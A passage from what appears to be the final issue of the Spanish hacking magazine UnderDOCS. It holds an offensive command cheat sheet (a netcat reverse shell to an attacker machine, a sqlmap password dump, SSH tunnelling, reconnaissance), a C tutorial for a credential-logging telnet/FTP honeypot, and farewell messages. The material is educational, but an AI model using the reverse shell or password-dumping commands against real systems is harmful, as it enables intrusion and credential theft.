metagoofil -d sans.org -t doc,xls,ppt,odp,ods,docx,xlsx,pptx -l 1000 -n 0 -o documentos-sans -f metagoofil_output_sans.org.html ;
```

MONITORIZAR Y BUSCAR SOBRE TWITTER. SE DEBEN CUMPLIR AL MENOS UNA CONDICIÓN DE CADA UNO DE LOS DOS GRUPOS DE PARÉNTESIS

```
("contoso" OR "@contoso") (hacked OR pwned OR tangodown OR offline OR sqli OR xss OR ddos) since:2019-01-01
```

HACKING ÉTICO, CTFS, ETC...

NETCAT – SHELL REVERSA

Comando a ejecutar en nuestra máquina atacante (Se queda a la escucha en un puerto)

```
nc -lvp 3333
```

EJECUTAR EN MÁQUINA DESTINO (SE CONECTA AL PUERTO ANTERIORMENTE ABIERTO EN NUESTRA MÁQUINA ATACANTE, ESTABLECE CONEXIÓN Y ENVÍA A /BIN/BASH LO QUE VAYAMOS ESCRIBIENDO)

```
nc 10.10.1.8 3333 -e /bin/bash
```

TUNELAR MEDIANTE SSH

```
#ssh [-N no execute remote command] [-f background before command execution] [-D bind address] [PORT] [user@]hostname
ssh -NfD 1080 user@10.10.1.8
#proxychains [program]
proxychains firefox
```

INYECCIONES SQL

```
#sqlmap [-u URL] --passwords
sqlmap -u http://10.10.1.8:8080/login.php?PASS=1 --passwords
```

ANALIZAR WEB DESDE CONSOLA

```
lynx https://www.hackplayers.com/
curl -i -X GET https://underc0de.org/ | html2text | less
curl -i -X GET https://underc0de.org/ | less
```

METADATOS

```
#Leer:
exiftool -all * | less
#Borrar:
exiftool -all=\  documento.doc
```

VER TIPOS DE ARCHIVO

```
file *
```

BÚSCAR UNA CADENA DE TEXTO EN TODOS LOS ARCHIVOS A PARTIR DE UNA RUTA

```
grep -R --text "CTF" /home/
```

EXTRAER TODAS LAS IPS DESDE EL DIRECTORIO ACTUAL, CON NOMBRES DE ARCHIVO

```
grep -oER --text "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" .
```

JULIO

2020

UNNAMEDRAT

Herramienta de administracion remota multiplataforma

Características:

- Conexión cifrada (TLS)
- Transferencia de archivos
- Recopilación de información
- Shell inversa interactiva
- Descarga de archivos desde url

SOURCE:
github.com/d3adlym1nd/unnamed_rat

La documentación está en e spaño l e inglés.

TOOLBOX

DO	LU	MA	MI	JU	VI	SA
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

UNDERC0DE.ORG

EASYHONEYPOT

UNDERTOOLS DIY

En esta ocasión en **Undertools DIY** se desarrollará un **Honeypot** sencillo que obtendrá las direcciones IP, usuario y password de los atacantes para los servicios telnet y FTP. n diseño sencillo de un honeypot[5] que no pretende emular los servicios completos con intención de despistar a los atacantes, si no emular una falsa autenticación de tres servicios con intención de poder obtener tanto las direcciones IP de los distintos atacantes como las credenciales que estos utilizan para intentar hacer login en los diferentes servicios.

Escrito por: **@ANIMANEGRA** | **COLABORADOR** UNDERC0DE

Siempre pensando en que la comprensión y creación de la tecnología es un arte agrario y que esta tiene una vinculación consustancial con la sociedad, entiende que la mejor forma de que se prospere es regar y cuidar con mesura los conocimientos que en ella se portan. y ver como poco a poco crece el conocimiento y destreza, gracias a la información, con ayuda de explicaciones poder conformar una sociedad tecnológica que vaya de la mano de la ética humana. Ampliamente ligado al espíritu investigador, educador, social y ético intenta formar parte de la gente que ofrece una pequeña ayuda a que la tecnología se convierta en una herramienta de unión y no en un muro a saltar, otorgando comprensión en un mundo que para muchos resulta mágico y por ende, aterrador en muchos de sus aspectos.

Contacto: underc0de.org/foro/profile/animanegra


Redes Sociales:

Github: github.com/4nimanegra

taller

Un lenguaje muy utilizado como primera aproximación a la programación, es realmente sencillo de entender y comprender el funcionamiento básico e implementación de un virus puede que sea una buena manera de aproximarse al mundo del viring o de la programación de virus.

[5] El código completo está disponible en github.com/4nimanegra



Normalmente los honeypots o tarros de miel, se trata de equipos completos donde se instalan servicios que están completamente logueados. Cuando un atacante intenta entrar en una empresa normalmente lo hace utilizando a la gacela herida. Se busca el punto de inserción más vulnerable para desde ahí poder pivotar y atacar otros equipos.
Los honeypots aparecen como sistemas de seguridad en los que normalmente los atacantes caen y dan avisos a los **sysadmins** para que revisen los **logs** de dichos sistemas por completo, en ellos normalmente se verán que tipos de programas están intentando introducir los atacantes en la organización, así como que tipo de acciones intentan realizar de manera que la organización sabe por dónde están yendo los ataques para poder anticiparse a ataques en equipos reales.

En el caso que nos ocupa se pretende realizar un honeypot ligero que permitirá imitar que disponemos de tres:

- Servicios
- telnet
- ftp

Para un posible atacante, una vez que iniciemos el honeypot ligero, estaremos dando esos servicios, pero pediremos las credenciales de acceso. Con esto conseguiremos que los atacantes tanto humanos como bots intenten realizar desde sus direcciones IP los ataques a las credenciales mediante fuerza bruta. Lo que obtendremos será las direcciones IP de los atacantes para poder por ejemplo limitar su entrada mediante firewalls una vez identificados. Y por otro lado obtener un set de usuarios y contraseñas que utilizan los atacantes. Dicho set se puede utilizar tanto para realizar ataques con dichas credenciales a nuestros equipos reales para verificar que no puedan entrar como para guardarlos y ampliar los diccionarios de ataques para la realización de pentesting.

Se han elegido mayormente servicios sin cifrar de cara a que la implementación del proceso de autenticación sea simple y se pueda realizar de forma sencilla mediante el API de sockets.
El programa principal generará tres hilos para atender a cada uno de los servidores, de modo que se ha encapsulado cada pseudo-servidor en una función distinta.

Código:

```
1.  int main(int argc, char **argv){
2.      signal(SIGPIPE,SIG_IGN);
3.      pthread_t ftpThread,telnetThread;
4.
5.      pthread_create(&ftpThread, NULL,&ftpHonney, NULL);
6.      pthread_create(&telnetThread, NULL,&telnetHonney, NULL);
7.      while(1==1){sleep(60);}}
```

Tras la generación de los servidores el programa principal se quedará en un bucle infinito que llamará a la función de dormir para no ejecutar ciclos de CPU en una tarea vacía o de simple espera. En lo que se refiere a implementación de servidores efectivos, empezaremos por el servicio cuyo proceso de autenticación probablemente sea el más sencillo de implementar, el servicio de telnet.

Como cualquier servidor empezaremos por la apertura de un socket en modo escucha. Esto hará que nuestro ordenador esté escuchando en el puerto que se especificado, 2300 en nuestro caso, para que clientes se conecten e interaccionen con nuestro programa.

La función que genera el servidor se llama **telnetHoney** y tenemos una serie de variables para poder especificar las características del servidor y poder interactuar con los clientes. Resaltan entre las variables **ip** e **ipclient** que son estructuras para poder especificar y recoger la información de la dirección IP y puertos del servidor y del cliente. Se han creado también tres arrays para recoger los datos que envían los clientes, data para los datos sin preprocesar y usuario y password para recoger esos datos que insertará el cliente que se conecte al servidor pensando que es un servidor de telnet. Es importante por norma general setear los buffers a cero, se puede hacer de forma sencilla con la función **memset**.

Se incluye también una variable de tipo **timeval** para poder obtener la fecha exacta de cuando un cliente se ha conectado a imprimir por pantalla por cada cliente su dirección IP, usuario, password y la hora en la que realizó el intento de conexión.

Código:

```
1. int telnetHonney(){
2.     int telnetSocket,clientLen=0, clientSocket;
3.     struct sockaddr_in ip;
4.     struct sockaddr_in ipclient;
5.     char data[100];
6.     memset(data,0,100*sizeof(char));
7.     char user[100];
8.     memset(user,0,100*sizeof(char));
9.     char pass[100];
10.          memset(pass,0,100*sizeof(char));
11.          struct timeval mytime;
12.          bzero((char *) &ip, sizeof(ip));
13.          ip.sin_family = AF_INET;
14.          ip.sin_addr.s_addr = htonl(INADDR_ANY);
15.          ip.sin_port = htons(2300);
```

Como se puede observar, rellenamos los datos referentes al servidor, pero la estructura del cliente se rellenará cuando este se conecte. Se debe tener en cuenta que a priori no se puede saber desde que sitios se conectarán a nuestro honetpot.

En la estructura de la variable ip hemos rellenado para que el socket que abramos será de la capa de protocolos de red, **AF_INET**, en cualquiera de las direcciones IP del ordenador, **INADDR_ANY**, y en el puerto **2300**, **htons(2300)**. Se deberá tener en cuenta que este honeypot abre el servicio para todas las tarjetas de red que tengamos en el equipo y no sólo en una dirección IP específica de una de ellas.

Ahora ya estamos en disposición de abrir el socket y ponernos a escuchar:

Código:

```
1.  clientLen=sizeof(ipclient);
2.    telnetSocket = socket(AF_INET,SOCK_STREAM,0);
3.    if(bind(telnetSocket, &ip , sizeof(ip))<0){return -1;}
4.    listen(telnetSocket , 20);
5.    clientSocket=0;
6.    while(1 == 1){
7.       if(clientSocket != 0){close(clientSocket);}
8.     clientSocket = accept(telnetSocket,&ipclient,&clientLen);
```

Mediante las funciones **socket**, **bind** y **listen**, hemos preparado nuestro servidor para empezar a aceptar clientes. A partir de ese momento en cada llamada a la función **accept**, el programa quedará en espera a que un cliente se conecte. Cuando lo haga, dicha función nos ofrece por un lado la estructura de datos de **ipclient** con la información del cliente entre la que está la dirección IP y puerto del cliente que se está conectando y nos ofrece un descriptor de fichero, **clientsocket**, en el que podremos hacer lecturas y escrituras para intercambiar datos con él.
A partir de aquí simplemente interaccionaremos con ese fichero para realizar el proceso estándar que espera el cliente para su conexión y autenticación en el servicio de telnet.

El proceso de autenticación en el servicio de telnet se basa en que cuando nos conectemos al servidor, este envíe la palabra **user:** al cliente y se quedará esperando a que el cliente ponga un nombre de usuario. Después de que el usuario ha introducido su nombre de usuario el servidor deberá enviar la palabra **password:** al cliente, y de forma análoga al anterior, se quedará a la espera de que el cliente introduzca una password. Si las credenciales son incorrectas el servidor devolverá una frase que notifique al usuario de que las credenciales son incorrectas, por ejemplo, enviando **password incorrect**, cerrando después la conexión. Para escribir dentro del descriptor de fichero se utilizan las funciones **write**, **read** y **sscanf**. Antes de empezar el proceso con el cliente obtenemos la hora mediante la función **gettimeofday**. El código que ejecutamos en cada cliente que se conecta quedaría así:

Código:

```
1. gettimeofday(&mytime, NULL);
2.    write(clientSocket,"user: ",6);
3.    memset(data,0,100*sizeof(char));
4.     if(read(clientSocket,&data,99) < 1){continue;};
5.     data[99]='\0';
6.    sscanf(data,"%s",user);
7.    write(clientSocket,"password: ",10);
8.    memset(data,0,100*sizeof(char));
9.    if(read(clientSocket,&data,99) < 1){continue;};
10.         data[99]='\0';
11.         sscanf(data,"%s",pass);
12.         close(clientSocket);
13.         printf("%d:%s:TELNET:%s:%s\n",mytime.tv_sec,inet_ntoa(ipclient.sin_addr
   ),user,pass);
14.         fflush(stdout);
15.         clientSocket=0;}}
```

Si al pedir el usuario o el password el cliente no envía datos simplemente pasaremos a atender a un nuevo cliente. En nuestro honeypot queremos los usuarios y los passwords no interaccionar de otra forma con los clientes. Al momento que un cliente se salga del estándar cerramos el socket para atender a otro que nos ofrezca la información que deseamos. Una vez que se tiene rellenada la variable user y pass cerramos al cliente e imprimimos por pantalla los datos obtenidos. El formato de salida de cada línea será el siguiente:

Código:

```
1. 1591864487:314.535.197.32:TELNET:root:default
```

Se ofrece por pantalla el tiempo en segundos, la dirección IP, el protocolo usado, el usuario y el password. Se debe tener en cuenta que los clientes se podrán conectar a cualquiera de los servidores y deberemos de saber a cuál de ellos corresponde el usuario y password que estamos observando. El honeypot del servicio ftp es algo más complicado, dado que el servicio de ftp sigue un protocolo algo diferente. En base la primera parte de preparación de los sockets es exactamente igual, ahora nos centraremos en la parte de la petición del usuario y password. Hay que decir que en este caso el puerto de escucha que utilizaremos es el 2100.

Nada más conectar se le deberá enviar al cliente la palabra **200**, que le indica al cliente que el servidor ftp está preparado para aceptar comandos. El cliente que se desea autenticar enviará la palabra **USER** seguida del nombre del usuario, por lo que el servidor leerá el envío del cliente metiéndolo en el buffer data. Se obtendrá el nombre de usuario de dicho buffer mediante la función sscanf, especificando que deseamos el string que viene después de la palabra **USER**. Si se ha obtenido un usuario se enviará la palabra **331**, que le dice al cliente que el usuario que ha introducido necesita de una password. De forma análoga al proceso del usuario el protocolo exige que se envíe la palabra **PASS** seguida de la password. Por lo que se realizará el mismo proceso que para el usuario, pero esta vez con la palabra **PASS**. Una vez hecho esto ya tenemos el usuario y la pass, se enviará la palabra **530** que es el código de error en las credenciales seguida de una frase indicando que las credenciales son incorrectas. Se cerrará el socket y se imprimirán al igual que en el caso del telnet, las credenciales obtenidas del cliente que se ha intentado conectar a nuestro honeypot.

Código:

```
1. write(clientSocket,"200 \r\n",6);
2.     memset(data,0,100*sizeof(char));
3.     if(read(clientSocket,&data,99) < 6){continue;};
4.     data[99]='\0';
5.     user[0]='\0';
6.     sscanf(data,"USER %s",user);
7.     write(clientSocket,"331 \r\n",6);
8.     memset(data,0,100*sizeof(char));
9.     if(read(clientSocket,&data,99) < 6){continue;};
10.          data[99]='\0';
11.          pass[0]='\0';
12.          sscanf(data,"PASS %s",pass);
13.          write(clientSocket,"530 User cannot log in.\r\n",25);
14.          close(clientSocket);
15.          printf("%d:%s:FTP:%s:%s\n",mytime.tv_sec,
16.          inet_ntoa(ipclient.sin_addr),user,pass);
17.          fflush(stdout);
18.          clientSocket=0;}}
```

Para compilar el programa simplemente se deberá ejecutar la siguiente línea:
Código:

```
1. user@host:~/gcc -o EasyHonneypot EasyHonneypot.c -pthread
```

Por último, queda mapear los puertos del router a nuestro honeypot para ver cómo se conectan los atacantes a él. El hecho de usar los puertos **2100** y **2300** en lugar de los puertos estándar es porque de esta forma no requerimos de ejecutar nuestro honeypot con privilegios de root. Si el router no tiene upnp activado, el mapeo de puertos deberá hacerse a mano desde la interfaz web o el proceso de configuración específico de este. Se deberán mapear los puertos externos **21** y **23** hacia nuestra dirección IP local a los puertos **2100** y **2300**.
En caso de tener upnp activado en el router se puede utilizar simplemente el comando **upnpc** para redirigir los puertos externos del router a nuestro equipo. Si por ejemplo nuestra IP local es la **10.0.0.41**, procederíamos de la siguiente manera:
Código:

```
1. user@host:~/upnpc -a 10.0.0.41 2100 21 tcp
2. user@host:~/upnpc -a 10.0.0.41 2300 23 tcp
```

Ahora ejecutamos el honeypot y en pocos minutos, tendremos conexiones:

Código:

```
1. user@host:~/./EasyHonneypot
2. 1591864478:114.235.17.32:TELNET:Administrator:admin
3. 1591864479:114.235.17.32:TELNET:root:zlxx.
4. 1591864481:202.3.1.56:FTP:anon:anon
5. 1591864482:114.235.17.32:TELNET:root:ivdev
```

Mensajes de despedida

"Estimados lectores y usuarios de Underc0de, quiero darles las gracias por apoyar la comunidad durante estos 9 años que llevamos online.
Para tranquilidad de todos, he pagado el dominio de Underc0de hasta el 2029 y con ánimos de reservarlo por varios años más con el fin de preservar el conocimiento para futuras generaciones.

Mil gracias a todos por aportar su granito de arena dejando posts en el foro, dudas o ayudando a los demás.
¡Esperamos continuar creciendo y expandiéndonos cada vez más!
HAIL UNDERC0DE!

ANTRAX
ADMINISTRADOR UNDERC0DE

"He visto como nuestra comunidad se va **renovando** en distintos aspectos y ámbitos, nuestra filosofía es siempre el **compartir conocimiento**, **UnderDOCS** ha sido un gran vinculo para ello, sin embargo, estipulamos fuesen **12 ediciones**, en esta publicación damos cierre de este proyecto.

Como Co-Directora de la revista UnderDOCS, diseñadora y editora en cada edición procure siempre realizar el mayor esfuerzo, aunque evidentemente se me escaparon algunos detalles, aun así, agradezco infinitamente a todos los que han depositado en su confianza compartiendo conocimiento a través de nuestras ediciones, el apoyo y dedicación en cada una. Me siento muy orgullosa porque **como comunidad hemos crecido bastante,** hemos aprendido y ampliado nuestras expectativas, sabemos que **podemos llegar más lejos si nos lo proponemos**.

DENISSE
CO-ADMIN UNDERC0DE
CO-DIRECTORA REVISTA UNDERDOCS

"Hemos cumplido un ciclo. Esta es la edición última del proyecto. No quiere decir eso que abandonaremos nuestros principios básicos: ***la solidaridad y la libertad del conocimiento;*** valores que nos hacen no solamente más libres sino mejores personas.
Volveremos con proyectos nuevos, esto no es una despedida, es solo un hasta pronto.
Agradezco a todos los que colaborasteis con generosidad para que llegara a vosotros cada edición, pero fundamentalmente a mi amiga Denisse por todo el esfuerzo realizado...

GABRIELA
CO-ADMIN UNDERC0DE

"Por desgracia UnderDOCS llega a su fin. Esperamos que hayáis aprendido y disfrutado lo mismo que nosotros al escribir los artículos.
Por suerte, Underc0de continúa, por lo que nos vemos en el foro :)

BLACKDRAKE
CO-ADMIN UNDERC0DE

"A lo largo de las distintas ediciones nos cruzamos con muchos colaboradores con excelentes aportes, gracias a cada uno, porque nos compartieron parte de su conocimiento con artículos que quedaron plasmados y ayudarán a más de uno, en lo personal, participar en este proyecto fue interesante, enriquecedor ya que de cada colaborador y artículo fui aprendiendo algo, también fue un poco difícil pero nada mejor que afrontar los retos con amigos, me refiero a mí querida amiga Denisse agradecimiento especial hacer equipo con ella fue maravilloso y pilar indispensable, infinitas gracias es la última edición pero no quiere decir que esto es el final, nos veremos en otra oportunidad, en otro proyecto ¡Vamos por más #HailUnderc0de!

DRAGORA
MODERADORA GLOBAL UNDERC0DE Y
CO-DIRECTORA REVISTA UNDERDOCS

Mensajes de despedida

A toda la comunidad Underc0de y a sus lectores.

Estamos bastante agradecidos con sus proyectos y en especial a su revista digital en la cual nos permitieron colaborar activamente con artículos de seguridad informática, IPFS, BlockChain y economía de criptomonedas. Agradecemos a Denisse ya que sin su apoyo nada de esto habría sido posible, de parte de todo el equipo de Prometheo, deseamos poder seguir participando activamente en sus futuros proyectos sería un placer para nosotros colaborar activamente.
Agradecemos a toda su comunidad y sus foros que más de una vez se han consultado para resolver temas técnicos profesionales.
Sigan así, ¡éxito!

OROMAN Y EQUIPO
PROMETHEO

Muy recientemente bloqueaban en una famosa plataforma de videos una de nuestras PoC de un keylogger, porque lo tachaban de dañino y peligroso... Nuestra respuesta fue unánime: lo realmente dañino y peligroso es la ignorancia. Atacar a un sistema es la mejor manera para aprender a defenderlo. Nunca dejéis de aprender y de compartir el conocimiento, la información nos hace libres. El pensamiento lateral, la investigación, probar cosas en un sistema para las cuales no estaba diseñado... algunos nos llaman hackers.

VIS0R
HACKPLAYERS

El camino que decidimos recorrer es sacrificado, un ambiente que cambia constantemente y debemos adaptarnos de la manera más rápida posible, lo que muchas veces nos obliga a desarrollar nuevas habilidades y competencias que al final del día, nos hace feliz. El ser feliz es el objetivo principal que debemos alcanzar en el mundo de la seguridad, cada día aprendemos cosas nuevas, conocemos a otros que comparten nuestro entusiasmo, inventamos diferentes cosas para mejorar no sólo nuestras vidas, sino también, la de otras personas, esa misma motivación que nos caracteriza y nos llena de satisfacción debe ser el motor principal para seguir aportarno al ecosistema de la ciberseguridad, seguir creciendo en comunidad independiente de que parte del mundo seas, todo para fortalecer nuestros lazos de amistad y fraternidad, lo cual se traduce en una sociedad inmensa de buenos profesionales dispuestos a ayudar en lo que sea.

Nuevamente, el camino que decidimos recorrer es complejo y debemos esta conscientes de ello, lleno de obstáculos y problemáticas que muchas veces desconocemos, pero es el camino que hemos decido recorrer y no descansaremos hasta llegar al final. Lo único que importa al final del día es ser feliz (recuérdenlo siempre), si eres feliz compartiendo tu conocimiento sigue haciéndolo, sigue escribiendo, sigue grabando videos, sigue haciendo talleres o participando en ellos, tu labor aquí es tan importante como la de cualquier otra persona, difundamos el conocimiento, seamos cada día un poco menos ignorantes y disfrutemos juntos del proceso.

DM20911
SOMBRERO BLANCO

¡GRACIAS A TODOS!
COLABORADORES • LECTORES • DIFUSORES
DE UNDERDOCS

¿POR QUÉ LAS DUDAS DEBEN PUBLICARSE EN LOS FOROS?

ES MUY NORMAL TOPARSE CON ERRORES EN LA INFORMÁTICA, YA SEA CUANDO ESTAMOS PROGRAMANDO O ARREGLANDO UNA PC, LUEGO DE UN RATO DE INTENTOS Y FRACASOS, VAMOS AL GLORIOSO GOOGLE EN BUSCA DE UNA SOLUCIÓN, QUIZÁS ALGUIEN YA PUDO ARREGLARLO... DESPUÉS DE UNOS MINUTOS DE BÚSQUEDA... ¡**BINGO**! TENEMOS LA SOLUCIÓN.

AHORA...

¿QUÉ PASARÍA SI TODO EL MUNDO HICIERA PREGUNTAS EN GRUPOS DE **FACEBOOK**,
EN GRUPOS DE **WHATSAPP** O **TELEGRAM**?

LA RESPUESTA ES SIMPLE... LA SOLUCIÓN QUEDARÁ ÚNICAMENTE EN ESE GRUPO Y SE PERDERÁ LUEGO DE UNOS MINUTOS CON MENSAJES DE LOS DEMÁS MIEMBROS, Y SI EN ALGÚN MOMENTO A OTRA PERSONA LE PASA LO MISMO E INTENTA GOOGLEAR LA SOLUCIÓN A SU PROBLEMA, NO ENCONTRARÁ **NADA**...

ES POR ESTO QUE DEBEMOS **APOYAR** A LOS FOROS, PARA QUE CUANDO ALGUIEN TENGA UNA DUDA, PUEDA GOOGLEARLA Y ENCONTRARLA.

HE ESCUCHADO A MUCHAS PERSONAS DECIR: "NO PARTICIPO EN LOS FOROS PORQUE NO TENGO NADA QUE APORTAR." CRÉANME QUE ES EL PENSAMIENTO MÁS POBRE QUE EXISTE... LAS PREGUNTAS TAMBIÉN SON APORTES, ADEMÁS, SIEMPRE SE PUEDE APORTAR CREANDO UN PEQUEÑO POST DE ALGUNA RAMA QUE DOMINEMOS O AYUDAR RESPONDIENDO ALGUNA DUDA DE OTRO USUARIO, INCLUSO ¡GOOGLEANDO LA RESPUESTA!

QUIZA PIENSEN... LA RAMA QUE YO DOMINIO YA ESTÁ DOCUMENTADA O YA HAY MUCHOS TUTORIALES SOBRE TAL TEMA... PERO CRÉANME QUE TODOS EXPLICAMOS DE FORMA DIFERENTES LAS COSAS. QUIZÁS NUESTRA MANERA DE EXPLICAR, ES DE UTILIDAD PARA ALGUIEN O ES DE FÁCIL ENTENDIMIENTO PARA OTRAS PERSONAS, CON ESTO, YA ESTAMOS APORTANDO NUESTRO GRANITO DE ARENA A LA COMUNIDAD.

IMAGINEN QUE UNA PERSONA HACE UNA PREGUNTA POR WHATSAPP Y LO AYUDAMOS... PASAN 3 DÍAS Y VIENE OTRA PERSONA CON EL MISMO PROBLEMA Y LO VOLVEMOS A AYUDAR... PASAN 2 DÍAS MÁS Y VIENE OTRO CON LA MISMA PREGUNTA... ¿NO SE VUELVE TEDIOSO RESPONDER TANTAS VECES LO MISMO? ESTE ES OTRO DE LOS MOTIVOS POR LOS CUALES LAS PREGUNTAS **DEBERÍAN IR EN LOS FOROS**.

RESPONDIENDO DUDAS POR WHATSAPP, TELEGRAM, FACEBOOK ENTRE OTROS... NO SOLO ESTAMOS SIENDO **EGOÍSTAS** CON EL RESTO DE LA COMUNIDAD INFORMÁTICA, SINO QUE TAMBIÉN ESTAMOS CREANDO UNA NUEVA GENERACIÓN DE PERSONAS VAGAS QUE QUIEREN LAS RESPUESTAS SERVIDAS EN BANDEJA DE PLATA.

¡SEAMOS PARTE DEL CRECIMIENTO COMUNITARIO!

@ANTRAX

Acerca de UNDERC0D E...

Underc0de nació en 2011, con la visión de ser una comunidad dedicada al Hacking y a la Seguridad Informática, ***comprendiendo la libre divulgación del conocimiento, compartir saberes, intercambiar aportes e interactuar día a día*** para potenciar las capacidades y habilidades de cada uno en un ambiente cordial. Para ello, se desarrollan **talleres, tutoriales, guías de aprendizaje, papers de variados temas, herramientas y actualizaciones informáticas.**

Con un foro nutrido de ***muchas secciones y posts relacionados al hacking y la seguridad informática.*** A diario los usuarios se conectan y comparten sus dudas y conocimientos con el resto de la comunidad.
En una búsqueda constante por mantener online la comunidad y seguir creciendo cada día un poquito más.

Los invitamos a que se **registren** en caso de que no lo estén, y si ya tienen una cuenta, **ingresen**.

¡MIL GRACIAS A TODOS POR LEERNOS Y COMPARTIR!

PRODUCIDO EN LA COMUNIDAD UNDERC0DE, POR HACKERS DE TODO EL MUNDO, PARA PROFESIONALES DE TODO EL PLANETA.